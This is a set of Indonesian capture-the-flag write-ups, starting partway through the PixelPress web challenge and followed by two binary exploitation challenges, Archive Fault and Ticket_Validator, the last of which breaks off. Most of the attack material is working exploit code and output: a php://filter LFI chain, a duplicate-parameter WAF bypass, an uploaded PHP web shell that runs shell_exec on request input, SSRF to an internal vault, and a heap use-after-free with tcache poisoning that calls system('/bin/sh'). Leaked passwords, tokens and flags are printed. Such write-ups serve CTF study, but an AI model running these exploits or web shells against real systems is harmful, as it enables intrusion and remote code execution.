PHP membaca shell.php, men-decode base64 -> menghasilkan <?php echo "PWN:"; echo shell_exec($_GET["c"]); ?> -> include mengeksekusinya. Jalur ini sekaligus membuktikan guard "media files cannot be previewed as themes" di preview.php bisa dilewati: realpath("php://filter/...") bernilai false, sehingga seluruh blok if guard tidak pernah dijalankan.

6. RCE dan SSRF ke vault

```
curl -s --get \
 --data-urlencode
"theme=php://filter/convert.base64-decode/resource=/app/public/media/she
ll.php" \
 --data-urlencode "c=id; ls -la /run/flag" \
 "http://chall.ctf.tccpens.id:30685/preview.php"
```

Output:

```
PWN:uid=100(app) gid=101(app) groups=101(app),101(app)
-r--------    1 root     root            66 Oct 25 09:27 /run/flag
```

Analisis: RCE sebagai app (unprivileged). /run/flag milik root mode 0400, jadi tidak bisa dibaca langsung dari /proc/shell app. Satu-satunya pembaca sah adalah vault di loopback :9000 yang memegang token.

```
c="curl -s -i -H 'X-Internal-Token:
06ceff9a473893459a57e6db0b244618a20e39df8a8762d3'
http://127.0.0.1:9000/flag"
```

Output:

```
HTTP/1.1 200 OK
Host: 127.0.0.1:9000
Content-type: text/plain;charset=UTF-8
IONIC{y33A4sHHH_k4Mu_83rH4s!L_1N_4sL!!!_fL4G_1n_7h3_b4cKup!!!!!!}
```

Analisis: SSRF dari proses app ke vault loopback dengan token hasil LFI membuka flag. Rantai penuh: LFI -> credential leak -> WAF bypass -> RCE -> SSRF -> flag.

7. Implementasi Solusi

Script otomatis (solve.py) menjalankan seluruh rantai sekaligus:

```
#!/usr/bin/env python3
"""
PixelPress (IONIC 2026 / TCC PENS) — full chain solve script
1. LFI preview.php (php://filter)  -&gt; baca file sembarang
2. Loot backup config + /proc/self/environ
3. Login admin
4. Upload payload + WAF bypass (duplikat newname) -&gt; shell.php
5. RCE via preview.php + convert.base64-decode
6. SSRF ke vault 127.0.0.1:9000 dengan X-Internal-Token
"""
import base64, hashlib, http.cookiejar, os, re, sys
import urllib.parse, urllib.request
HOST = sys.argv[1] if len(sys.argv) > 1else"chall.ctf.tccpens.id:30685"
BASE = "http://" + HOST
cj = http.cookiejar.CookieJar()
opener = urllib.request.build_opener(
   urllib.request.HTTPCookieProcessor(cj),
   urllib.request.HTTPRedirectHandler(),
)
defreq(url, data=None, headers=None, timeout=40):
if isinstance(data, dict):
       data = urllib.parse.urlencode(data).encode()
   r = urllib.request.Request(url, data=data)
for k, v in (headers or {}).items():
       r.add_header(k, v)
return opener.open(r, timeout=timeout).read()
# ------------------------------------------------------------------ 1.
LFI ----
deflfi(path):
"""Read a local file through preview.php. Returns bytes or None."""
   payload = "php://filter/convert.base64-encode/resource=" + path
   url = BASE + "/preview.php?theme=" + urllib.parse.quote(payload,
safe="")
   html = req(url).decode("utf-8", "replace")
   i = html.find("</code>")
if i < 0:
returnNone
   body = html[i + 7:]
   j = body.find("</main>")
if j >= 0:
       body = body[:j]
   body = re.sub(r"<[^>]*>", "", body)
   b64 = re.sub(r"[^A-Za-z0-9+/=]", "", body)
ifnot b64:
returnNone
   b64 += "=" * (-len(b64) % 4)
```

```
return base64.b64decode(b64)
# ------------------------------------------------------------ 2. loot
----
defloot():
    print("[*] Looting via LFI ...")
    bak = lfi("/app/public/backup/config.php.bak") orb""
    m = re.search(rb"admin_pass'\s*=>\s*'([^']+)'", bak)
ifnot m:
        sys.exit("[-] could not read backup config")
    password = m.group(1).decode()
    live = lfi("/app/config.php") orb""
    h = re.search(rb"admin_hash'\s*=>\s*'([0-9a-f]{64})'", live)
assert h and hashlib.sha256(password.encode()).hexdigest() ==
h.group(1).decode()
    env = lfi("/proc/self/environ") orb""
    t = re.search(rb"INTERNAL_TOKEN=([0-9a-f]+)", env)
    token = t.group(1).decode() if t else""
    print("[+] admin password : %s" % password)
    print("[+] INTERNAL_TOKEN : %s" % token)
return password, token
# ------------------------------------------------------------ 3. login
----
deflogin(password):
    print("[*] Logging in as admin ...")
    req(BASE + "/login.php", {"username": "admin", "password": password})
ifb"Media library"notin req(BASE + "/admin.php"):
        sys.exit("[-] login failed")
    print("[+] logged in")
# ------------------------------ 4. upload + WAF-bypass rename ke shell
----
# payload disimpan base64 agar bisa di-include lewat filter
convert.base64-decode
PHP_CODE = b'<?php echo "PWN:"; echo shell_exec($_GET["c"]); ?>'
PAYLOAD = base64.b64encode(PHP_CODE)
SHELL = "shx%05d.php" % (os.getpid() % 100000)
defupload_shell():
    print("[*] Uploading payload ...")
    name = "px%d.txt" % (os.getpid() % 100000)
    boundary = "----pixelpress"
    body = (
        ("--%s\r\nContent-Disposition: form-data;
name=\"action\"\r\n\r\nupload\r\n" % boundary).encode()
        + ("--%s\r\nContent-Disposition: form-data; name=\"file\";
filename=\"%s\"\r\n"
"Content-Type: image/png\r\n\r\n" % (boundary, name)).encode()
        + PAYLOAD
```

```
        + ("\r\n--%s--\r\n" % boundary).encode()
    )
    out = req(BASE + "/api.php", body,
              {"Content-Type": "multipart/form-data; boundary=" +
boundary})
assertb'"success":true'in out, out
    print("[*] Renaming to %s (WAF bypass: duplicate newname) ..." %
SHELL)
    # router.php hanya cek newname= PERTAMA (ok.txt),
    # PHP $_POST memakai yang TERAKHIR (shell.php)
    body = ("action=rename&file=%s&newname=ok.txt&newname=%s"
            % (urllib.parse.quote(name),
urllib.parse.quote(SHELL))).encode()
    out = req(BASE + "/api.php", body,
              {"Content-Type": "application/x-www-form-urlencoded"})
assertb'"success":true'in out, out
    print("[+] shell at /media/" + SHELL)
# ------------------------------------------------------------ 5. RCE
----
defrce(cmd):
    payload = ("php://filter/convert.base64-decode/resource="
"/app/public/media/" + SHELL)
    url = (BASE + "/preview.php?theme=" + urllib.parse.quote(payload,
safe="")
           + "&c=" + urllib.parse.quote(cmd, safe=""))
    html = req(url, timeout=60).decode("utf-8", "replace")
    main = html.split('<main class="wrap">')[-1].split("</main>")[0]
    main = main.split("PWN:", 1)[-1]
return re.sub(r"<[^>]+>", "", main).replace("\n  ", "\n").strip()
# ------------------------------------------------------------ solve
----
defmain():
    password, token = loot()
    login(password)
    upload_shell()
    out = rce("curl -s -H 'X-Internal-Token: %s'
http://127.0.0.1:9000/flag" % token)
    print("\n" + out + "\n")
if __name__ == "__main__":
    main()
```

Bagian penting:

- lfi() — membungkus preview.php?theme=php://filter/... dan men-decode base64.
- loot() — mengekstrak password + token dari response.

- upload_shell() — mengirim multipart upload lalu rename dengan duplikat newname (memenuhi WAF yang hanya melihat nilai pertama) — inilah inti bypass.
- rce() — memakai LFI + convert.base64-decode untuk mengeksekusi payload base64 yang tersimpan di media library, lalu parsing stdout.

8. Eksekusi dan Verifikasi

```
python3 solve.py
```

Output:

```
[*] Looting via LFI ...
[+] admin password : Sup3rAdm1n!2026
[+] INTERNAL_TOKEN : 06ceff9a473893459a57e6db0b244618a20e39df8a8762d3
[*] Logging in as admin ...
[+] logged in
[*] Uploading payload ...
[*] Renaming to shx77669.php (WAF bypass: duplicate newname) ...
[+] shell at /media/shx77669.php
[*] Asking the internal vault for the flag ...
IONIC{y33A4sHHH_k4Mu_83rH4s!L_1N_4sL!!!_fL4G_1n_7h3_b4cKup!!!!!!}
```

Analisis: Seluruh rantai berjalan otomatis dan flag berhasil diambil dari vault internal. Tidak ada kendala tersisa — flag yang sama dapat direproduksi ulang (token & flag tetap karena container sama; token di-regenerate hanya saat container restart).

Kesimpulan


Akar masalah adalah rantai kelemahan keamanan yang saling melengkapi:
1. LFI / arbitrary file read pada preview.php — @include $theme tanpa whitelist; guard realpath() gagal menangani stream wrapper (php://filter -> realpath() === false).
2. Kebocoran kredensial & secret — backup config berisi plaintext admin password di public/backup/, dan INTERNAL_TOKEN terekspos di /proc/self/environ milik proses app.
3. Parser differential (WAF bypass) — router.php memeriksa hanya newname pertama pada body, sementara PHP memakai yang terakhir, sehingga .php lolos filter.
4. Validasi yang diabaikan — Media::rename() menghitung validasi ekstensi tetapi tidak pernah memakai hasilnya ($success = false tidak menghentikan rename()).
5. RCE — memanfaatkan LFI kembali dengan convert.base64-decode untuk mengeksekusi payload yang ter-upload sebagai basis-64.
6. SSRF + secret — dari RCE, request loopback ke vault 127.0.0.1:9000 dengan token yang sudah dibocorkan membuka /run/flag (root-only).
Pelajaran perbaikan: gunakan allowlist eksplisit untuk theme, larang wrapper untuk include, hapus file backup dan .env/token dari environment proses, konsistenkan parser WAF dengan parser aplikasi (jangan pakai regex

"nilai pertama"), dan jangan pernah meninggalkan hasil validasi yang tidak digunakan.

Flag

IONIC{y33A4sHHH_k4Mu_83rH4s!L_1N_4sL!!!_fL4G_1n_7h3_b4cKup!!!!!!}

Agents:



Chall PWN

Write-Up: Archive Fault — PWN

Analisis Masalah

Challenge memberikan binary archive_vault (stripped, PIE, Full RELRO, NX, Canary) beserta libc.so.6 (Ubuntu GLIBC 2.39-0ubuntu8.9) dan loader-nya. Program adalah "vault" interaktif dengan 24 slot dan 24 "cold storage" entry, dengan command CREATE / VIEW / EDIT / RENAME / ARCHIVE / RESTORE / HELP / QUIT.

Struktur yang dipakai (direkonstruksi dari CREATE di 0x1614):

```
struct header {          // malloc(0x38) -> user size 0x40
    void (*fn)(char*, size_t);  // +0x00 = fwrite wrapper @0x1e20
    char *data;                 // +0x08 = malloc(blob_size)
    size_t size;                // +0x10 = blob_size (dipakai sbg arg
ke-2 fn)
    size_t name_len;            // +0x18
    char name[24];              // +0x20
};
```

VIEW memanggil fn(data, size) — jadi kalau fn bisa dikontrol, langsung jadi arbitrary call dengan rdi = data.

Akar masalahnya ada di ARCHIVE (0x1902):

```
196d: mov  rdi,[rsi+0x8]     ; rdi = header->data
1978: mov  [rcx+rdx*8],rsi   ; cold[free_idx] = header   <-- header
disimpan
197c: call free@plt           ; free(header->data)
198c: mov  [r15+r13*8],rax    ; slots[slot] = NULL (rax=0)
free() hanya dilakukan pada header->data, sementara objek header tetap
hidup dan disimpan di cold storage. Lalu RESTORE (0x1a31-0x1aa8)
menyalin pointer header itu ke slot baru tanpa mengecek apakah data
masih valid:
1a31: mov rsi,[rcx+0x8]      ; rsi = cold->data (sudah freed!)
...
1aa8: mov [r15+rdi*8],rcx    ; slots[slot] = cold
```

Analisis: Ini adalah use-after-free / dangling pointer terkontrol: setelah ARCHIVE + RESTORE, kita punya slot yang data-nya sudah di tcache/unsorted bin, sehingga VIEW membocorkan isi freelist (heap + libc leak) dan EDIT bisa menimpa fd chunk yang sudah di-free (tcache poisoning). Karena header sendiri juga di-free-kan? Tidak — header tidak pernah di-free(), hanya data-nya, jadi header adalah target alokasi yang bisa kita "rebut" lewat tcache poisoning, memberi kita penulisan penuh ke struct header → kontrol fn → system.

Cek proteksi tambahan: binary memasang seccomp filter (207 instruksi di .rodata:0x2380) yang meng-allow open/read/write/exit dsb. — artinya shell tetap bisa dipakai untuk cat flag (tidak perlu ORW manual).

```
~/Downloads/buat-wu/pwn/archive
file ./archive_vault
./archive_vault: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1b0e5c4a373be01662b9974232e50492e6fd5ca9, for GNU/Linux 3.2.0
, stripped
~/Downloads/buat-wu/pwn/archive
checksec --file=./archive_vault
[*] '/home/iamozzie/Downloads/buat-wu/pwn/archive/archive_vault'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    FORTIFY:    Enabled
    SHSTK:      Enabled
    IBT:        Enabled
~/Downloads/buat-wu/pwn/archive
strings ./libc.so.6 | grep -m 3 -E 'GNU C Library|stable release|Ubuntu GLIBC'
GNU C Library (Ubuntu GLIBC 2.39-0ubuntu8.9) stable release version 2.39.
~/Downloads/buat-wu/pwn/archive
readelf -Ws ./libc.so.6 | grep -E ' system(@|$)'
  1050: 0000000000058750    45 FUNC    WEAK   DEFAULT   17 system@@GLIBC_2.2.5
~/Downloads/buat-wu/pwn/archive
```

Langkah Penyelesaian:

1. Tahap Analisis – Heap leak via UAF (safe-linking)
Alokasi dua chunk 0x100, archive keduanya (masuk tcache[0x110]), lalu RESTORE ke slot 20 & 21 supaya VIEW bisa membaca fd dari chunk yang sudah di-free:

```
create(0, 0, 0x100, 0); create(1, 0, 0x100, 0)
archive(0); archive(1)
restore(0, 20); restore(1, 21)
n0, l0 = view(20)   # data0.fd
n1, l1 = view(21)   # data1.fd
```

Output (aktual, lokal):

```
~/Downloads/Ionic/pwn/Archive_Fault                                    ✓ | base
/usr/bin/python3 leak_demo.py
VIEW 20 leak: e654575505000000e8c4838c5c3aef90 | VIEW 21 leak: 763a192050550000e8c4838c5c3aef90
recovered data0=0x5555754e6e90 data1=0x5555754e6fe0 headerA=0x5555754e6e50
VIEW 22 leak: 204b00e3fd7d0000204b00e3fd7d0000
fd=0x7dfde3004b20 libc_base=0x7dfde2e00000 fd-libc_base=0x204b20
=> UNSORTED_BIN_HEAD = 0x204b20
~/Downloads/Ionic/pwn/Archive_Fault                                    ✓ | base
```

Analisis: glibc 2.39 memakai safe-linking: fd = (chunk_addr >> 12) ^ next. Untuk head tcache, next = NULL, sehingga VIEW 20 langsung memberi data0 >> 12 (0x555569b96). Nilai VIEW 21 = (data1>>12) ^ data0 karena next = data0. Kita brute-force offset dalam satu page (step 0x10) sampai persamaan ((data0+0x150)>>12) ^ data0 == enc terpenuhi (chunk 0x100 → jarak 0x150): recovered data0=0x555569b96360 data1=0x555569b964b0 headerA=0x555569b96320 headerA = data0 - 0x40 adalah user-pointer dari struct header slot 0 (jadi header berada persis 0x40 byte sebelum data0).

2. **Tahap Eksploitasi** – Libc leak via unsorted bin
Isi tcache 0x410 (7 chunk), lalu archive satu chunk lagi supaya masuk unsorted bin (perlu 9 chunk dengan satu guard hidup agar tidak merge ke top):

```
for i in range(9): create(2+i, 0, 0x408, 0)  # slot 10 = guard, tetap
live
for i in range(7): archive(2+i)       # penuhi tcache[0x410] (maks 7)
archive(9)                  # d9 -> unsorted bin restore(9, 22);
view(22)
```

Output:

```
/usr/bin/python3 libc_leak_demo.py
cold id untuk slot 9 = 7
VIEW 22 leak: 204be092a6750000204be092a6750000
fd (unsorted) = 0x75a692e04b20
bk (unsorted) = 0x75a692e04b20   <- fd == bk, hanya 1 chunk di bin

libc base (dari /proc/maps) = 0x75a692c00000
fd - libc_base              = 0x204b20   <-- inilah offset yang dipakai
page-aligned?               = True
```

Analisis: fd = bk = main_arena + 0x20 (bukan +0x60 untuk build ini). Offset 0x204b20 diverifikasi terhadap /proc/<pid>/maps dan page-aligned → libc_base = fd - 0x204b20, jadi system = libc_base + 0x58750. Ini penting: template exploit awal (s.py) memakai offset 0x21ace0 dan gagal di assertion.

3. **Tcache Poisoning** → rebut struct header
Tcache list untuk 0x110 sekarang: data1 -> data0. Timpa fd chunk data1 (lewat EDIT slot 21, masih dangling) agar next = headerA:

edit(21, 16, p64(headerA ^ (data1 >> 12)) + p64(0)) Lalu malloc dua kali (dua CREATE 0x100): yang pertama mengembalikan data1, yang kedua mengembalikan headerA — yaitu alamat struct header slot 0. CREATE me-memset 0x100 byte, jadi header slot 0 ter-nol-kan (malah menguntungkan).

```
[+] tcache 0x110: data1 -> data0 ; edit(21) set fd = headerA ^
(data1>>12)
[+] CREATE 11 -> data1 ; CREATE 12 -> headerA (= H0 user ptr)
```

4. **Overwrite struct header** → system("/bin/sh")
data slot 12 sekarang menunjuk tepat ke struct header slot 0, jadi EDIT 12 menulis 0x38 byte ke sana:

```
payload  = p64(system_addr)        # +0x00 fn = system
payload += p64(headerA + 0x20)     # +0x08 data -> &header->name =
"/bin/sh"
payload += p64(0x100)              # +0x10 size (arg ke-2, diabaikan
system)
payload += p64(8)                  # +0x18 name_len
payload += b'/bin/sh\0'.ljust(24, b'\0')
edit(12, 0x38, payload)
```

Lalu trigger VIEW 20 (slot 20 masih memegang header slot 0 versi dangling):

```
   0x55555555575d:      call   0x555555555170 <puts@plt>
   0x555555555762:      jmp    0x555555555400
pwndbg> x/3i 0x55555555574a
   0x55555555574a:      mov    rdi,QWORD PTR [r13+0x8]
   0x55555555574e:      mov    rsi,QWORD PTR [r13+0x10]
   0x555555555752:      call   QWORD PTR [r13+0x0]
pwndbg>
```

5. **Implementasi S.py**

```python
from pwn import *

context.binary = elf = ELF('./archive_vault_patched', checksec=False)
libc = ELF('./libc.so.6', checksec=False)
MAIN_ARENA = 0x204b20

p = (process(['./ld-linux-x86-64.so.2', '--library-path', '.',
'./archive_vault_patched'])
    if args.LOCAL else remote('chall.ctf.tccpens.id', 30513))
cmd = lambda s: p.sendlineafter(b'vault> ', s.encode())

def create(slot, size):
   cmd(f'CREATE {slot} 0 {size} 0')

def leak(slot):
   cmd(f'VIEW {slot}')
   p.recvuntil(b'[*] content(')
   n = int(p.recvuntil(b'): ', drop=True))
   return u64(p.recvn(n)[:8])

# 1. heap leak (safe-linking)
create(0, 0x100); create(1, 0x100)
for c in ('ARCHIVE 0', 'ARCHIVE 1', 'RESTORE 0 20', 'RESTORE 1 21'):
   cmd(c)
page, enc = leak(20), leak(21)
d0 = next(c for c in [(page << 12) | o for o in range(0, 0x1000, 0x10)]
         if ((c + 0x150) >> 12) ^ c == enc)
d1, hdr = d0 + 0x150, d0 - 0x40
log.info(f'd0={d0:#x} d1={d1:#x} hdr={hdr:#x}')

# 2. libc leak via unsorted bin (slot 10 = guard)
for i in range(9):
   create(2 + i, 0x408)
for i in range(8):
   cmd(f'ARCHIVE {2 + i}')
```


```python
cmd('RESTORE 9 22')
base = leak(22) - MAIN_ARENA
assert base & 0xfff == 0, f'bad libc base {base:#x}'
sys = base + libc.symbols['system']
log.info(f'libc={base:#x} system={sys:#x}')

# 3. tcache poison -> hdr, lalu pop: data1, hdr
cmd('EDIT 21 16'); p.send(p64(hdr ^ (d1 >> 12)) + p64(0))
create(11, 0x100); create(12, 0x100)

# 4. hdr->fn = system, hdr->data = "/bin/sh"
cmd('EDIT 12 56'); p.send(p64(sys) + p64(hdr + 0x20) + p64(0x100) + p64(8)
                          + b'/bin/sh\0'.ljust(24, b'\0'))

# 5. VIEW 20 -> system("/bin/sh")
cmd('VIEW 20')
p.sendline(b'cat /app/flag* flag* /flag* 2>/dev/null; id; exit')
print(p.clean(timeout=8).decode(errors='replace'))
```

6. Eksekusi dan Verifikasi
python3 solve.py



Analisis: MARKER_42 adalah hasil ekspansi shell $((6*7)), dan hostname keluar → shell interaktif benar-benar aktif. Pada remote, cat flag mengeluarkan flag utuh, dan setelah exit program kembali ke prompt vault> (proses tidak crash, exploit deterministik).


Kesimpulan

Akar masalah: ARCHIVE hanya mem-free() header->data sementara objek header tetap tersimpan di cold storage, dan RESTORE menyalin pointer tersebut tanpa validasi — sehingga tercipta dangling pointer yang memberi UAF read (leak heap + libc) dan UAF write (tcache poisoning).

Flag

IONIC{CuM4_L3AK_LE4K_D04ANG_S3LES41IIIII}


Dokumentasi Agents:




Write-Up: Ticket_Validator -PWN

Analisis Masalah

Binary ticketd adalah service TCP sederhana ("Ticket Validator") yang menerima perintah berbasis teks. Saat terhubung, server langsung mencetak banner:



Tujuannya adalah memanggil REDEEM dan mendapatkan isi flag. Pemeriksaan mitigasi dan hasil disassembly menunjukkan target yang cukup keras:



Analisis: Ada dua temuan yang menentukan arah solusi.

(1) Linear heap overflow di SETARGS. SETARGS <len> melakukan read_full(fd, session+0x38, len) dengan len maksimum 0xf0 (240) byte, padahal session hanya calloc(1,0x78) — usable chunk 0x78 byte. Buffer argumen mulai di offset 0x38, jadi ruang sahnya hanya 0x78 - 0x38 = 0x40 (64) byte; sisanya 0xb0 byte menulis melewati batas chunk. Ke-64 session di-calloc berurutan saat startup dan tidak pernah di-free, sehingga chunk session ke-i selalu persis di depan chunk session ke-i+1. Pemetaan payload ke struct tetangga:

```
arg 0x38 -> chunk(i+1)->prev_size        arg 0xb8 ->
chunk(i+2)->prev_size
arg 0x40 -> chunk(i+1)->size             arg 0xc0 -> chunk(i+2)->size
arg 0x48 -> s(i+1)->status   (int)       arg 0xc8 -> s(i+2)->status
(int)
arg 0x4c -> s(i+1)->index    (int)       arg 0xcc -> s(i+2)->index
(int)
arg 0x50 -> s(i+1)->counter (u64)        arg 0xd0 -> s(i+2)->counter
(u64)
arg 0x58 -> s(i+1)->ticket[0x20]         arg 0xd8 ->
s(i+2)->ticket[0:0x18]
struct session (0x78 byte):
 +0x00 int status | +0x04 int index | +0x08 u64 counter
 +0x10 u8 ticket[32] | +0x30 u64 args_len | +0x38 u8 args[0xf0]
```

Satu SETARGS 240 menimpa session i+1 secara penuh dan session i+2 sampai ticket[0:0x18].

